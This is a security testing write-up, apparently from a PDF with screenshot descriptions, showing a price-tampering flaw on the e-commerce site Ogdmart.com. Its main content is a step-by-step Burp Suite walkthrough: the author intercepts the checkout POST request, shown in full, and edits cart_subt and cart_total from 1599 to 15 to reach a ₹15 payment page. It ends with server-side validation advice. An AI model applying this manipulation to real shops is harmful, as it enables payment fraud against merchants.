

PRICE TEMPERING

Website: Ogdmart.com

Project Overview

This project focuses on identifying and mitigating **price tampering vulnerabilities** in the Ogdmart.com web application through **authorized and ethical security testing**. The objective is to evaluate whether the application properly validates pricing data on the server side during the transaction process.


Methodology

Step 1

The website www.ogdmart.com is accessed using Google Chrome with the Burp Suite extension enabled to monitor and analyze HTTP requests.


Step 2

A product is selected, and the required details such as PIN code and delivery date are entered.



Step 3

The selected product is added to the cart, and user information including name and address is provided during the checkout process.




Step 4

To assess the price tampering vulnerability, Burp Suite is used as the primary testing tool to intercept and analyze client–server communication.

Step 5

Burp Suite is opened, and the Proxy → Intercept feature is enabled to capture the HTTP requests generated during the checkout process.



Step 6

The FoxyProxy extension is activated in the browser to route traffic through Burp Suite.

The screenshot shows a web browser window with the URL www.ogdmart.com/checkout. The page is titled "Check Out". It features a search bar and a delivery address field set to "Deliver To 142024". The main form contains fields for "Company name (optional)", "Address", "Town / City*", "State*", "Postcode / ZIP*", "Country*", and "Order notes (optional)". Below the form are two checkboxes: "Create an account?" and "My delivery and billing details are the same.". On the right side, there is a "Payment Method" section with a "PROCEED FOR PAYMENT" button. A FoxyProxy extension is visible in the top right corner of the browser.

Step 7

The intercepted POST request is analyzed, and the product price value is modified (for example, changing ₹1599 to ₹15) to test whether the application accepts manipulated pricing data.

The screenshot shows the Burp Suite Professional interface in the "Intercept" tab. The request list shows two entries: a "Request" from "HTTP history" and another "Request" from "WebSockets history". The "Request" entry shows a POST request to <https://www.ogdmart.com/submitcheckout>. The "Raw" tab of the request editor displays the modified payload:

```

12 Upgrade-Insecure-Requests : 1
13 Sec-Fetch-Dest : document
14 Sec-Fetch-Mode : navigate
15 Sec-Fetch-Site : same-origin
16 Sec-Fetch-User : ?1
17 Priority : u=0, i
18 Te: trailers
19 Connection : keep-alive
20
21 txtBillingAddressFname =Lakshman&txtBillingAddressLname =Kumar&txtBillingAddressEmailaddress =hjhkjjk@Gmail.com &
txtBillingAddressPhone =2554158744&txtBillingAddressCompany =txtBillingAddressLine1 =gfhfgh&txtBillingAddressLine2 =&
txtBillingAddressLine3 =&txtBillingTown =ludhiana&txtBillingState =punjab&txtBillingPostcode =142024&txtBillingCountry =INDIA &
txtOrderNotes &password =Lakshman+&txtShippingAddressFname =Pune&txtShippingAddressLname =Pune&txtShippingAddressEmailaddress =
hjhkjjk@Gmail.com &txtShippingAddressPhone =2554158744&txtShippingAddressLine1 =gfhfgh&txtShippingAddressLine2 =&
txtShippingAddressLine3 =&txtShippingTown =ludhiana&txtShippingState =punjab&txtShippingPostcode =142024&txtShippingCountry =INDIA &
coupon_code =cart_subt =1599&cart_disc =0&cart_total =1599&paymenttype =2

```

The "Inspector" panel on the right shows various request details like attributes, query parameters, body parameters, cookies, headers, and logs. The status bar at the bottom indicates "Memory: 190.1MB".

Screenshot of Burp Suite Professional v2025.9.4 showing the Proxy tab. The Intercept button is disabled, and the Forward button is selected. A request is being processed to https://www.ogdmart.com/submitcheckout. The Inspector panel shows the modified request body parameters, including the manipulated price value.

```

Request
Pretty Raw Hex
12 Upgrade-Insecure-Requests : 1
13 Sec-Fetch-Dest : document
14 Sec-Fetch-Mode : navigate
15 Sec-Fetch-Site : same-origin
16 Sec-Fetch-User : ?1
17 Priority : u=0, i
18 TEL: trailers
19 Connection : keep-alive
20
21 txtBillingAddressFname =Lakshman&txtBillingAddressLname =Kumar &txtBillingAddressEmailAddress =hjhkjjk@gmail.com &
txtBillingAddressPhone =2554158744 &txtBillingAddressCompany =gfhfgh &txtBillingAddressLine1 =gfhfgh &txtBillingAddressLine2 =
&txtBillingAddressLine3 = &txtBillingTown =ludhiana &txtBillingState =punjab &txtBillingPostcode =142024 &txtBillingCountry =INDIA &
txtOrderNotes =password =txtShippingAddressFname =Lakshman+ &txtShippingAddressLname =Kumar &txtShippingAddressEmailAddress =
hjhkjjk@gmail.com &txtShippingAddressPhone =2554158744 &txtShippingAddressLine1 =gfhfgh &txtShippingAddressLine2 =
&txtShippingAddressLine3 = &txtShippingTown =ludhiana &txtShippingState =punjab &txtShippingPostcode =142024 &txtShippingCountry =INDIA &
coupon_code =&cart_subt=15&cart_disc=&cart_total=15&paymenttype=2

```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	30
Request cookies	7
Request headers	18

Step 8

After modifying the value, interception is disabled, and the request is forwarded to the server. The application response is observed to determine whether the manipulated price is processed successfully.

Screenshot of a web browser displaying the payment options page for OgdMart. The payment method 'UPI' is selected, showing a QR code for scanning. The total amount is ₹15.

Conclusion

Price tampering is a high-severity security vulnerability that allows attackers to manipulate product prices, potentially resulting in significant financial losses. This issue arises when applications rely on client-side price values without proper server-

side validation. To prevent such attacks, it is essential to implement strict server-side price verification, secure transaction handling, and integrity checks throughout the payment workflow.